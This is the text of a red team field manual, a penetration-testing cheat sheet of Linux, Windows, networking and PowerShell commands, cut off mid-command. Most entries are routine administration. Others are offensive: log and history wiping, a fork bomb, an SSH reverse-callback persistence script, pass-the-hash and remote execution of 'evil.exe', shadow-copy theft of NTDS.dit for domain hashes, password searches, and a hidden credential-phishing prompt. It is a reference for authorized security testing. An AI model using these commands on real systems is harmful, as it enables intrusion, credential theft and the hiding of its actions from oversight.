

RTFM

RED TEAM FIELD MANUAL

BEN CLARK

V 1.0

RTFM. Copyright © 2013 by Ben Clark

All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means, without prior written permission of the copyright owner.

ISBN-10: 1494295504

ISBN-13: 978-1494295509

Technical Editor: Joe Vest

Graphic: Joe Vest

Product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, the author uses the names only in an editorial fashion, with no intention of infringement of the trademark. Use of a term in this book should not be regarded as affecting the validity of any trademark or service mark.

The information in this book is distributed "as is". While every precaution was taken to ensure the accuracy of the material, the author assumes no responsibility or liability for errors or omissions, or for damages resulting from the use of the information contained herein.

TABLE OF CONTENTS

| | |
|-----------------------|----|
| *NIX..... | 4 |
| WINDOWS | 14 |
| NETWORKING | 34 |
| TIPS AND TRICKS | 42 |
| TOOL SYNTAX | 50 |
| WEB..... | 66 |
| DATABASES..... | 72 |
| PROGRAMMING | 76 |
| WIRELESS..... | 84 |
| REFERENCES..... | 94 |
| INDEX | 95 |

THS Bonus Material added by 0E800

Nmap Cheat Sheet

Nmap Cheat Sheet 2

Wireshark Display Filters

Common Ports List

Google Cheat Sheet

Scapy

TCPDUMP

NAT

QoS

IPv4

IPv6

***NIX**

LINUX NETWORK COMMANDS

| Command | Description |
|--|--------------------------|
| watch ss -tp | Network connections |
| netstat -ant | Tcp connections -anu=udp |
| netstat -tulpn | Connections with PIDs |
| lsof -i | Established connections |
| smb:// ip /share | Access windows smb share |
| share user x.x.x.x c\$ | Mount Windows share |
| smbclient -U user \\\\ ip \\ share | SMB connect |
| ifconfig eth# ip / cidr | Set IP and netmask |
| ifconfig eth0:1 ip / cidr | Set virtual interface |
| route add default gw gw_ip | Set GW |
| ifconfig eth# mtu [size] | Change MTU size |
| export MAC=xx:xx:xx:xx:xx:xx | Change MAC |
| ifconfig int hw ether MAC | Change MAC |
| macchanger -m MAC int | Backtrack MAC changer |
| iwlist int scan | Built-in wifi scanner |
| dig -x ip | Domain lookup for IP |
| host ip | Domain lookup for IP |
| host -t SRV _service_tcp.url.com | Domain SRV lookup |
| dig @ ip domain -t AXFR | DNS Zone Xfer |
| host -l domain namesvr | DNS Zone Xfer |
| ip xfrm state list | Print existing VPN keys |
| ip addr add ip / cidr dev eth0 | Adds 'hidden' interface |
| /var/log/messages grep DHCP | List DHCP assignments |
| tcpkill host ip and port port | Block ip:port |
| echo "1" /proc/sys/net/ipv4/ip_forward | Turn on IP Forwarding |
| echo "nameserver x.x.x.x" /etc/resolv.conf | Add DNS Server |

LINUX SYSTEM INFO

| Command | Description |
|--------------------------|-----------------------------|
| nbtstat -A ip | Get hostname for ip |
| id | Current username |
| w | Logged on users |
| who -a | User information |
| last -a | Last users logged on |
| ps -ef | Process listing (top) |
| df -h | Disk usage (free) |
| uname -a | Kernel version/CPU info |
| mount | Mounted file systems |
| getent passwd | Show list of users |
| PATH=\$PATH:/home/mypath | Add to PATH variable |
| kill pid | Kills process with pid |
| cat /etc/issue | Show OS info |
| cat /etc/'release' | Show OS version info |
| cat /proc/version | Show kernel info |
| rpm --query -all | Installed pkgs (Redhat) |
| rpm -ivh *.rpm | Install RPM (-e=remove) |
| dpkg -get-selections | Installed pkgs (Ubuntu) |
| dpkg -I *.deb | Install DEB (-r=remove) |
| pkginfo | Installed pkgs (Solaris) |
| which tcsh/csh/ksh/bash | Show location of executable |
| chmod 750 tcsh/csh/ksh | Disable shell , force bash |

LINUX UTILITY COMMANDS

| Command | Description |
|--|-----------------------------|
| wget http:// url -O url.txt -o /dev/null | Grab url |
| rdesktop ip | Remote Desktop to ip |
| scp /tmp/file user@x.x.x.x:/tmp/file | Put file |
| scp user@ remoteip :/tmp/file /tmp/file | Get file |
| useradd -m user | Add user |
| passwd user | Change user password |
| rmuser uname | Remove user |
| script -a outfile | Record shell : Ctrl-D stops |
| apropos subject | Find related command |
| history | View users command history |
| ! num | Executes line # in history |

LINUX FILE COMMANDS

| Command | Description |
|---|----------------------------|
| diff file1 file2 | Compare files |
| rm -rf dir | Force delete of dir |
| shred -f -u file | Overwrite/delete file |
| touch -r ref_file file | Matches ref_file timestamp |
| touch -t YYYYMMDDHHSS file | Set file timestamp |
| sudo fdisk -l | List connected drives |
| mount /dev/sda# /mnt/usbkey | Mount USB key |
| md5sum -t file | Compute md5 hash |
| echo -n "str" md5sum | Generate md5 hash |
| shasum file | SHA1 hash of file |
| sort -u | Sort/show unique lines |
| grep -c "str" file | Count lines w/ "str" |
| tar cf file.tar files | Create .tar from files |
| tar xf file.tar | Extract .tar |
| tar czf file.tar.gz files | Create .tar.gz |
| tar xzf file.tar.gz | Extract .tar.gz |
| tar cjf file.tar.bz2 files | Create .tar.bz2 |
| tar xjf file.tar.bz2 | Extract .tar.bz2 |
| gzip file | Compress/rename file |
| gzip -d file.gz | Decompress file.gz |
| upx -9 -o out.exe orig.exe | UPX packs orig.exe |
| zip -r zipname.zip \Directory\ | Create zip |
| dd skip=1000 count=2000 bs=8 if=file of=file | Cut block 1K-3K from file |
| split -b 9K \ file prefix | Split file into 9K chunks |
| awk 'sub("\$"."r")' unix.txt win.txt | Win compatible txt file |
| find -i -name file -type '.pdf | Find PDF files |
| find / -perm -4000 -o -perm -2000 -exec ls -ldb {} \; | Search for setuid files |
| dos2unix file | Convert to 'nix format |
| file file | Determine file type/info |
| chattr (+/-)i file | Set/Unset immutable bit |

LINUX MISC COMMANDS

| Command | Description |
|---|-------------------------|
| unset HISTFILE | Disable history logging |
| ssh user@ ip arecord - aplay - | Record remote mic |
| gcc -o outfile myfile.c | Compile C,C++ |
| init 6 | Reboot (0 = shutdown) |
| cat /etc/'syslog'.conf grep -v '#' | List of log files |
| grep 'href=' file cut -d"/" -f3 grep url sort -u | Strip links in url.com |
| dd if=/dev/urandom of= file bs=3145728 count=100 | Make random 3MB file |

LINUX "COVER YOUR TRACKS" COMMANDS

| Command | Description |
|----------------------------------|---|
| echo "" /var/log/auth.log | Clear auth.log file |
| echo "" ~/.bash_history | Clear current user bash history |
| rm ~/.bash_history -rf | Delete .bash_history file |
| history -c | Clear current session history |
| export HISTFILESIZE=0 | Set history max lines to 0 |
| export HISTSIZE=0 | Set history max commands to 0 |
| unset HISTFILE | Disable history logging (need to logout to take effect) |
| kill -9 \$\$ | Kills current session |
| ln /dev/null ~/.bash_history -sf | Permanently send all bash history commands to /dev/null |

LINUX FILE SYSTEM STRUCTURE

| Location | Description |
|----------|-------------------------------|
| /bin | User binaries |
| /boot | Boot-up related files |
| /dev | Interface for system devices |
| /etc | System configuration files |
| /home | Base directory for user files |
| /lib | Critical software libraries |
| /opt | Third party software |
| /proc | System and running programs |
| /root | Home directory of root user |
| /sbin | System administrator binaries |
| /tmp | Temporary files |
| /usr | Less critical files |
| /var | Variable system files |

LINUX FILES

| Filename | Description |
|-----------------------------|-------------------------------|
| /etc/shadow | Local users' hashes |
| /etc/passwd | Local users |
| /etc/group | Local groups |
| /etc/rc.d | Startup services |
| /etc/init.d | Service |
| /etc/hosts | Known hostnames and IPs |
| /etc/HOSTNAME | Full hostname with domain |
| /etc/network/interfaces | Network configuration |
| /etc/profile | System environment variables |
| /etc/apt/sources.list | Ubuntu sources list |
| /etc/resolv.conf | Nameserver configuration |
| /home/ user ~/.bash_history | Bash history (also /root/) |
| /usr/share/wireshark/manuf | Vendor-MAC lookup |
| ~/.ssh/ | SSH keystore |
| /var/log | System log files (most Linux) |
| /var/adm | System log files (Unix) |
| /var/spool/cron | List cron files |
| /var/log/apache/access.log | Apache connection log |
| /etc/fstab | Static file system info |

LINUX SCRIPTING

PING SWEEP

```
for x in {1..254..1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" " -f4  
ips.txt; done
```

AUTOMATED DOMAIN NAME RESOLVE BASH SCRIPT

```
#!/bin/bash  
echo "Enter Class C Range: i.e. 192.168.3"  
read range  
for ip in {1..254..1};do  
host $range.$ip |grep "name pointer" |cut -d" " -f5  
done
```

FORK BOMB (CREATES PROCESSES UNTIL SYSTEM "CRASHES")

```
:(){:|:&};:
```

DNS REVERSE LOOKUP

```
for ip in {1..254..1}; do dig -x 1.1.1.$ip | grep $ip > dns.txt; done;
```

IP BANNING SCRIPT

```
#!/bin/sh  
# This script bans any IP in the /24 subnet for 192.168.1.0 starting at 2  
# It assumes 1 is the router and does not ban IPs .20, .21, .22  
i=2  
while [ $i -le 253 ]  
do  
    if [ $i -ne 20 -a $i -ne 21 -a $i -ne 22 ]; then  
        echo "BANNED: arp -s 192.168.1.$i"  
        arp -s 192.168.1.$i 00:00:00:00:00:0a  
    else  
        echo "IP NOT BANNED: 192.168.1.$iXXXXXXXXXXXXXXXXXXXXXXXXXXXX"  
        echo "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"  
    fi  
    i=`expr $i + 1`  
done
```


SSH CALLBACK

Set up script in crontab to callback every X minutes. Highly recommend you set up a generic user on red team computer (with no shell privs). Script will use the private key (located on callback source computer) to connect to a public key (on red team computer). Red teamer connects to target via a local SSH session (in the example below, use #ssh -p4040 localhost)

```
#!/bin/sh
# Callback script located on callback source computer (target)
killall ssh /dev/null 2 &1
sleep 5
REMLIS=4040
REMUSR=user
HOSTS="domain1.com domain2.com domain3.com"
for LIVEHOST in $HOSTS;
do
    COUNT=$(ping -c2 $LIVEHOST | grep 'received' | awk -F',' '{ print
$2 }' | awk '{ print $1 }')
    if [[ $COUNT -gt 0 ]]; then
        ssh -R ${REMLIS}:localhost:22 -i
"/home/${REMUSR}/.ssh/id_rsa" -N ${LIVEHOST} -l ${REMUSR}
    fi
done
```

IPTABLES

* Use ip6tables for IPv6 rules

| Command | Description |
|--|--|
| <code>iptables-save -c file</code> | Dump iptables (with counters) rules to stdout |
| <code>iptables-restore file</code> | Restore iptables rules |
| <code>iptables -L -v --line-numbers</code> | List all iptables rules with affected and line numbers |
| <code>iptables -F</code> | Flush all iptables rules |
| <code>iptables -P INPUT/FORWARD/OUTPUT ACCEPT/REJECT/DROP</code> | Change default policy for rules that don't match rules |
| <code>iptables -A INPUT -i interface -m state --state RELATED,ESTABLISHED -j ACCEPT</code> | Allow established connections on INPUT |
| <code>iptables -D INPUT 7</code> | Delete 7th inbound rule |
| <code>iptables -t raw -L -n</code> | Increase throughput by turning off statefulness |
| <code>iptables -P INPUT DROP</code> | Drop all packets |

ALLOW SSH ON PORT 22 OUTBOUND

```
iptables -A OUTPUT -o iface -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT
iptables -A INPUT -i iface -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

ALLOW ICMP OUTBOUND

```
iptables -A OUTPUT -i iface -p icmp --icmp-type echo-request -j ACCEPT
iptables -A INPUT -o iface -p icmp --icmp-type echo-reply -j ACCEPT
```

PORT FORWARD

```
echo "1" /proc/sys/net/ipv4/ip_forward
# OR - sysctl net.ipv4.ip_forward=1
iptables -t nat -A PREROUTING -p tcp -i eth0 -j DNAT -d pivotip --dport 443 -to-destination attk_ip:443
iptables -t nat -A POSTROUTING -p tcp -i eth0 -j SNAT -s target_subnet cidr -d attackip --dport 443 -to-source pivotip
iptables -t filter -I FORWARD 1 -j ACCEPT
```

ALLOW ONLY 1.1.1.0/24, PORTS 80,443 AND LOG DROPS TO /VAR/LOG/MESSAGES

```
iptables -A INPUT -s 1.1.1.0/24 -m state --state RELATED,ESTABLISHED,NEW -p tcp -m multiport --dports 80,443 -j ACCEPT
iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT
iptables -P INPUT DROP
iptables -A OUTPUT -o eth0 -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -N LOGGING
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --limit 4/min -j LOG --log-prefix "DROPPED "
iptables -A LOGGING -j DROP
```

UPDATE-RC.D

¹ Check/change startup services

| Command | Description |
|-------------------------------|--|
| service --status-all | [+] Service starts at boot [-] Service does not start |
| service service start | Start a service |
| service service stop | Stop a service |
| service service status | Check status of a service |
| update-rc.d -f service remove | Remove a service start up cmd (-f if the /etc/init.d start up file exists) |
| update-rc.d service defaults | Add a start up service |

CHKCONFIG

¹ Available in Linux distributions such as Red Hat Enterprise Linux (RHEL), CentOS and Oracle Enterprise Linux (OEL)

| Command | Description |
|--|---|
| chkconfig --list | List existing services and run status |
| chkconfig service -list | Check single service status |
| chkconfig service on [--level 3] | Add service [optional to add level at which service runs] |
| chkconfig service off [--level 3] e.g. chkconfig iptables off | Remove service |

SCREEN

(C-a == Control-a)

| Command | Description |
|-----------------------|--------------------------------|
| screen -S name | Start new screen with name |
| screen -ls | List running screens |
| screen -r name | Attach to screen name |
| screen -S name -X cmd | Send cmd to screen anme |
| C-a ? | List keybindings (help) |
| C-a d | Detach |
| C-a D D | Detach and logout |
| C-a c | Create new window |
| C-a C-a | Switch to last active window |
| C-a ` num name | Switch to window num name |
| C-a " | See windows list and change |
| C-a k | Kill current window |
| C-a S | Split display horizontally |
| C-a V | Split display vertically |
| C-a tab | Jump to next display |
| C-a X | Remove current region |
| C-a Q | Remove all regions but current |

X11

CAPTURE REMOTE X11 WINDOWS AND CONVERT TO JPG

```
xwd -display ip :0 -root -out /tmp/test.xpm
xwud -in /tmp/test1.xpm
convert /tmp/test.xpm -resize 1280x1024 /tmp/test.jpg
```

OPEN X11 STREAM VIEWING

```
xwd -display 1.1.1.1:0 -root -silent -out x1ldump
Read dumped file with xwudtopnm or GIMP
```

TCPDUMP

CAPTURE PACKETS ON ETH0 IN ASCII AND HEX AND WRITE TO FILE

```
tcpdump -i eth0 -XX -w out.pcap
```

CAPTURE HTTP TRAFFIC TO 2.2.2.2

```
tcpdump -i eth0 port 80 dst 2.2.2.2
```

SHOW CONNECTIONS TO A SPECIFIC IP

```
tcpdump -i eth0 -tttt dst 192.168.1.22 and not net 192.168.1.0/24
```

PRINT ALL PING RESPONSES

```
tcpdump -i eth0 'icmp[icmptype] == icmp-echoreply'
```

CAPTURE 50 DNS PACKETS AND PRINT TIMESTAMP

```
tcpdump -i eth0 -c 50 -tttt 'udp and port 53'
```

NATIVE KALI COMMANDS

WMIC EQUIVALENT

```
wmis -U DOMAIN\user % password //DC cmd.exe /c command
```

MOUNT SMB SHARE

```
# Mounts to /mnt/share. For other options besides ntlmssp, man mount.cifs
mount.cifs // ip /share /mnt/share -o
user= user ,pass= pass ,sec=ntlmssp,domain= domain ,rw
```

UPDATING KALI

```
apt-get update
apt-get upgrade
```

PFSENSE

| Command | Description |
|--------------------------------------|--|
| pfSsh.php | pfSense Shell System |
| pfSsh.php playback enableallowallwan | Allow all inbound WAN connections (adds to visible rules in WAN rules) |
| pfSsh.php playback enablessh | Enable ssh inbound/outbound |
| pfctl -sn | Show NAT rules |
| pfctl -sr | Show filter rules |
| pfctl -sa | Show all rules |
| viconfig | Edit config |
| rm /tmp/config.cache | Remove cached (backup) config after editing the current running |
| /etc/rc.reload_all | Reload entire config |

SOLARIS

| Command | Description |
|---|-----------------------------|
| ifconfig -a | List of interfaces |
| netstat -in | List of interface |
| ifconfig -r | Route listing |
| ifconfig eth0 dhcp | Start DHCP client |
| ifconfig eth0 plumb up ip netmask nmask | Set IP |
| route add default ip | Set gateway |
| logins -p | List users w/out passwords |
| svcs -a | List all services w/ status |
| prstat -a | Process listing (top) |
| svcadm start ssh | Start SSH service |
| inetadm -e telnet (-d for disable) | Enable telnet |
| prtconf grep Memory | Total physical memory |
| iostat -En | Hard disk size |
| showrev -c /usr/bin/bash | Information on a binary |
| shutdown -i6 -g0 -y | Restart system |
| dfmounts | List clients connected NFS |
| smc | Management GUI |
| snoop -d int -c pkt # -o results.pcap | Packet capture |
| /etc/vfstab | File system mount table |
| /var/adm/logging | Login attempt log |
| /etc/default/ | Default settings |
| /etc/system | Kernel modules & config |
| /var/adm/messages | Syslog location |
| /etc/auto_ | Automounter config files |
| /etc/inet/ipnodes | IPv4/IPv6 host file |

WINDOWS

WINDOWS VERSIONS

| ID | Version |
|---------|--|
| NT 3.1 | Windows NT 3.1 (All) |
| NT 3.5 | Windows NT 3.5 (All) |
| NT 3.51 | Windows NT 3.51 (All) |
| NT 4.0 | Windows NT 4.0 (All) |
| NT 5.0 | Windows 2000 (All) |
| NT 5.1 | Windows XP (Home, Pro, MC, Tablet PC, Starter, Embedded) |
| NT 5.2 | Windows XP (64-bit, Pro 64-bit) |
| | Windows Server 2003 & R2 (Standard, Enterprise) |
| | Windows Home Server |
| NT 6.0 | Windows Vista (Starter, Home, Basic, Home Premium, Business, Enterprise, Ultimate) |
| | Windows Server 2008 (Foundation, Standard, Enterprise) |
| NT 6.1 | Windows 7 (Starter, Home, Pro, Enterprise, Ultimate) |
| | Windows Server 2008 R2 (Foundation, Standard, Enterprise) |
| NT 6.2 | Windows 8 (x86/64, Pro, Enterprise, Windows RT (ARM)) |
| | Windows Phone 8 |
| | Windows Server 2012 (Foundation, Essentials, Standard) |

WINDOWS FILES

| Command | Description |
|--|-------------------------|
| %SYSTEMROOT% | Typically C:\Windows |
| %SYSTEMROOT%\System32\drivers\etc\hosts | DNS entries |
| %SYSTEMROOT%\System32\drivers\etc\networks | Network settings |
| %SYSTEMROOT%\system32\config\SAM | User & password hashes |
| %SYSTEMROOT%\repair\SAM | Backup copy of SAM |
| %SYSTEMROOT%\System32\config\RegBack\SAM | Backup copy of SAM |
| %WINDIR%\system32\config\AppEvent.Evt | Application Log |
| %WINDIR%\system32\config\SecEvent.Evt | Security Log |
| %ALLUSERSPROFILE%\Start Menu\Programs\Startup\ | Startup Location |
| %USERPROFILE%\Start Menu\Programs\Startup\ | Startup Location |
| %SYSTEMROOT%\Prefetch | Prefetch dir (EXE logs) |

STARTUP DIRECTORIES

WINDOWS NT 6.1, 6.0

```
# All users
%SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

# Specific users
%SystemDrive%\Users%\UserName%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup
```

WINDOWS NT 5.2, 5.1, 5.0

```
%SystemDrive%\Documents and Settings\All Users\Start Menu\Programs\Startup
```

WINDOWS 9x

```
%SystemDrive%\wmiOWS\Start Menu\Programs\Startup
```

WINDOWS NT 4.0, 3.51, 3.50

```
%SystemDrive%\WINNT\Profiles\All Users\Start Menu\Programs\Startup
```

WINDOWS SYSTEM INFO COMMANDS

| Command | Description |
|--|--------------------------------------|
| ver | Get OS version |
| sc query state=all | Show services |
| tasklist /svc | Show processes & services |
| tasklist /m | Show all processes & DLLs |
| tasklist /S ip /v | Remote process listing |
| taskkill /PID pid /F | Force process to terminate |
| systeminfo /S ip /U domain\user /P Pwd | Remote system info |
| reg query \\ ip \ RegDomain \ Key /v Value | Query remote registry, /s=all values |
| reg query HKLM /f password /t REG_SZ /s | Search registry for password |
| fsutil fsinfo drives | List drives 'must be admin |
| dir /a /s /b c:*.pdf* | Search for all PDFs |
| dir /a /b c:\windows\kb* | Search for patches |
| findstr /si password *.txt *.xml *.xls | Search files for password |
| tree /F /A c:\ tree.txt | Directory listing of C: |
| reg save HKLM\Security security.hive | Save security hive to file |
| echo %USERNAME% | Current user |

WINDOWS NET/DOMAIN COMMANDS

| Command | Description |
|---|-----------------------------|
| net view /domain | Hosts in current domain |
| net view /domain:[MYDOMAIN] | Hosts in [MYDOMAIN] |
| net user /domain | All users in current domain |
| net user user pass /add | Add user |
| net localgroup "Administrators" user /add | Add user to Administrators |
| net accounts /domain | Domain password policy |
| net localgroup "Administrators" | List local Admins |
| net group /domain | List domain groups |
| net group "Domain Admins" /domain | List users in Domain Admins |
| net group "Domain Controllers" /domain | List DCs for current domain |
| net share | Current SMB shares |
| net session find / "\\ | Active SMB sessions |
| net user user /ACTIVE:yes /domain | Unlock domain user account |
| net user user "newpassword" /domain | Change domain user password |
| net share share c:\share | Share folder |
| /GRANT:Everyone,FULL | |

WINDOWS REMOTE COMMANDS

| Command | Description |
|---|----------------------------------|
| tasklist /S ip /v | Remote process listing |
| systeminfo /S ip /U domain\user /P Pwd | Remote systeminfo |
| net share \\ ip | Shares of remote computer |
| net use \\ ip | Remote filesystem (IPC\$) |
| net use z: \\ ip \share password /user:DOMAIN\ user | Map drive, specified credentials |
| reg add \\ ip \ regkey \ value | Add registry key remotely |
| sc \\ ip create service | Create a remote service |
| binpath=C:\Windows\System32\x.exe start=auto | (space after start=) |
| xcopy /s \\ ip \dir C:\local | Copy remote folder |
| shutdown /m \\ ip /r /t 0 /f | Remotely reboot machine |

WINDOWS NETWORK COMMANDS

| Command | Description |
|--|--|
| ipconfig /all | IP configuration |
| ipconfig /displaydns | Local DNS cache |
| netstat -ano | Open connections |
| netstat -anop tcp 1 | Netstat loop |
| netstat -an findstr LISTENING | LISTENING ports |
| route print | Routing table |
| arp -a | Known MACs (ARP table) |
| nslookup, set type=any, ls -d domain | DNS Zone Xfer |
| results.txt, exit | |
| nslookup -type=SRV _www._tcp.url.com | Domain SRV lookup (_ldap, _kerberos, _sip) |
| tftp -I ip GET remotefile | TFTP file transfer |
| netsh wlan show profiles | Saved wireless profiles |
| netsh firewall set opmode disable | Disable firewall ('Old) |
| netsh wlan export profile folder=. key=clear | Export wifi plaintext pwd |
| netsh interface ip show interfaces | List interface IDs/MTUs |
| netsh interface ip set address local static ip nmask gw ID | Set IP |
| netsh interface ip set dns local static ip | Set DNS server |
| netsh interface ip set address local dhcp | Set interface to use DHCP |

WINDOWS UTILITY COMMANDS

| Command | Description |
|--|------------------------------------|
| type file | Display file contents |
| del path \'. ' /a /s /q /f | Forceably delete all files in path |
| find /I "str" filename | Find "str" |
| command find /c /v "" | Line count of cmd output |
| at HH:MM file [args] (i.e. at 14:45 cmd /c) | Schedule file to run |
| runas /user: user " file [args]" | Run file as user |
| restart /r /t 0 | Restart now |
| tr -d '\15\32' win.txt unix.txt | Removes CR & 'Z' ('nix) |
| makecab file | Native compression |
| Wusa.exe /uninstall /kb: ### | Uninstall patch |
| cmd.exe "wevtutil qe Application /c:40 /f:text /rd:true" | CLI Event Viewer |
| lusrmgr.msc | Local user manager |
| services.msc | Services control panel |
| taskmgr.exe | Task manager |
| secpool.msc | Security policy manager |
| eventvwr.msc | Event viewer |

MISC. COMMANDS

LOCK WORKSTATION

```
rundll32.dll user32.dll LockWorkstation
```

DISABLE WINDOWS FIREWALL

```
netsh advfirewall set currentprofile state off
netsh advfirewall set allprofiles state off
```

NATIVE WINDOWS PORT FORWARD (* MUST BE ADMIN)

```
netsh interface portproxy add v4tov4 listenport=3000
listenaddress=1.1.1.1 connectport=4000 connectaddress=2.2.2.2
```

```
#Remove
```

```
netsh interface portproxy delete v4tov4 listenport=3000
listenaddress=1.1.1.1
```

RE-ENABLE COMMAND PROMPT

```
reg add HKCU\Software\Policies\Microsoft\Windows\System /v DisableCMD /t
REG_DWORD /d 0 /f
```

PSEXEC

EXECUTE FILE HOSTED ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
psexec /accepteula \\ targetIP -u domain\user -p password -c -f
\\ smbIP \share\file.exe
```

RUN REMOTE COMMAND WITH SPECIFIED HASH

```
psexec /accepteula \\ ip -u Domain\user -p LM : NTLM cmd.exe /c dir
c:\Progra~1
```

RUN REMOTE COMMAND AS SYSTEM

```
psexec /accepteula \\ ip -s cmd.exe
```

TERMINAL SERVICES (RDP)

START RDP

1. Create regfile.reg file with following line in it:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalService
2. "fDenyTSConnections"=dword:00000000
3. reg import regfile.reg
4. net start "termervice"
5. sc config termervice start= auto
6. net start termervice

--OR--

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

TUNNEL RDP OUT PORT 443 (MAY NEED TO RESTART TERMINAL SERVICES)

```
REG ADD "HKLM\System\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d 443 /f
```

DISABLE NETWORK LEVEL AUTHENTICATION, ADD FIREWALL EXCEPTION

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-TCP" /v UserAuthentication /t REG_DWORD /d "0" /f
```

```
netsh firewall set service type = remotedesktop mode = enable
```

IMPORT A SCHEDULE TASK FROM AN "EXPORTED TASK" XML

```
schtasks.exe /create /tn MyTask /xml "C:\MyTask.xml" /f
```

WMIC

| Command | Description |
|--|----------------------|
| wmic [alias] get /? | List all attributes |
| wmic [alias] call /? | Callable methods |
| wmic process list full | Process attributes |
| wmic startupwmic service | Starts wmic service |
| wmic ntdomain list | Domain and DC info |
| wmic qfe | List all patches |
| wmic process call create "process_name" | Execute process |
| wmic process where name="process" call terminate | Terminate process |
| wmic logicaldisk get description,name | View logical shares |
| wmic cpu get DataWidth /format:list | Display 32 64 bit |

WMIC [ALIAS] [WHERE] [CLAUSE]

[alias] == process, share, startup, service, nicconfig, useraccount, etc.
[where] == where (name="cmd.exe"), where (parentprocessid!= [pid]), etc.
[clause] == list [full|brief], get [attrib1, attrib2], call [method], delete

EXECUTE FILE HOSTED OVER SMB ON REMOTE SYSTEM WITH SPECIFIED CREDENTIALS

```
wmic /node: targetIP /user:domain\user /password:password process call  
create "\\ smbIP \share\evil.exe"
```

UNINSTALL SOFTWARE

```
wmic product get name /value # Get software names  
wmic product where name="XXX" call uninstall /nointeractive
```

REMOTELY DETERMINE LOGGED IN USER

```
wmic /node:remotecomputer computersystem get username
```

REMOTE PROCESS LISTING EVERY SECOND

```
wmic /node:machinename process list brief /every:1
```

REMOTELY START RDP

```
wmic /node:"machinename 4" path Win32_TerminalServiceSetting where  
AllowTSConnections="0" call SetAllowTSConnections "1"
```

LIST NUMBER OF TIMES USER HAS LOGGED ON

```
wmic netlogin where (name like "%adm%") get numberoflogons
```

SEARCH FOR SERVICES WITH UNQUOTED PATHS TO BINARY

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"  
|findstr /i /v "c:\windows\\" |findstr /i /v ""
```

VOLUME SHADOW COPY

1. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
call create "cmd /c vssadmin list shadows 2 &1
c:\temp\output.txt"`
- # If any copies already exist then exfil, otherwise create using
following commands. Check output.txt for any errors
2. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
call create "cmd /c vssadmin create shadow /for=C: 2 &1
C:\temp\output.txt"`
3. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
call create "cmd /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\co
nfig\SYSTEM C:\temp\system.hive 2 &1 C:\temp\output.txt"`
4. `wmic /node: DC IP /user:"DOMAIN\user" /password:"PASS" process
call create "cmd /c copy
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\NTDS\NTDS.dit
C:\temp\ntds.dit 2 &1 C:\temp\output.txt"`
- # Step by step instructions on room362.com for step below
5. From Linux, download and run ntdsextract and libesedb to export
hashes or other domain information
 - a. Additional instructions found under the VSSOWN section
 - b. ntdsextract - <http://www.ntdsxtract.com>
 - c. libesedb - <http://code.google.com/p/libesedb/>

POWERSHELL

| Command | Description |
|---|--|
| stop-transcript | Stops recording |
| get-content file | displays file contents |
| get-help command -examples | Shows examples of command |
| get-command ^ string ^ | Searches for cmd string |
| get-service | Displays services (stop-service, start-service) |
| get-wmiobject -class win32_service | Displays services, but takes alternate credentials |
| \$PSVesionTable | Display powershell version |
| powershell.exe -version 2.0 | Run powershell 2.0 from 3.0 |
| get-service measure-object | Returns # of services |
| get-psdrive | Returns list of PSDrives |
| get-process select -expandproperty name | Returns only names |
| get-help ^ -parameter credential | Cmdlets that take creds |
| get-wmiobject -list ^network | Available WMI network cmds |
| [Net.DNS]::GetHostEntry(" ip ") | DNS Lookup |

CLEAR SECURITY & APPLICATION EVENT LOG FOR REMOTE SERVER (SVR01)

```
Get-EventLog -list
Clear-EventLog -logname Application, Security -computername SVR01
```

EXPORT OS INFO INTO CSV FILE

```
Get-WmiObject -class win32_operatingsystem | select -property ^ | export-csv c:\os.txt
```

LIST RUNNING SERVICES

```
Get-Service | where-object {$_.status -eq "Running"}
```

PERSISTENT PSDRIVE TO REMOTE FILE SHARE:

```
New-PSDrive -Persist -PSProvider FileSystem -Root \\1.1.1.1\tools -Name i
```

RETURN FILES WITH WRITE DATE PAST 8/20

```
Get-ChildItem -Path c:\ -Force -Recurse -Filter *.log -ErrorAction SilentlyContinue | where {$_.LastWriteTime -gt "2012-08-20"}
```

FILE DOWNLOAD OVER HTTP

```
(new-object system.net.webclient).downloadFile("url","dest")
```

TCP PORT CONNECTION (SCANNER)

```
$ports=(#,#,#);$ip="x.x.x.x";foreach ($port in $ports){try{$socket=New-object System.Net.Sockets.TCPCClient($ip,$port);}catch{};if ($socket -eq $NULL){echo $ip:"$port" - Closed;};else{echo $ip:"$port" - Open;$socket = $NULL;}}
```

PING WITH 500 MILLISECOND TIMEOUT

```
$ping = New-Object System.Net.NetworkInformation.Ping
$ping.Send(" ip ",500)
```

BASIC AUTHENTICATION POPUP

```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass
$Host.UI.PromptForCredential(" title "," message "," user "," domain ")
```

RUN EXE EVERY 4 HOURS BETWEEN AUG 8-11, 2013 AND THE HOURS OF 0800-1700 (FROM CMD.EXE)

```
powershell.exe -Command "do {if ((Get-Date -format yyyyMMdd-HH:mm) -match
'201308(0[8-9]|1[0-1])-(0[8-9]|1[0-7])[0-5][0-9']){Start-Process -
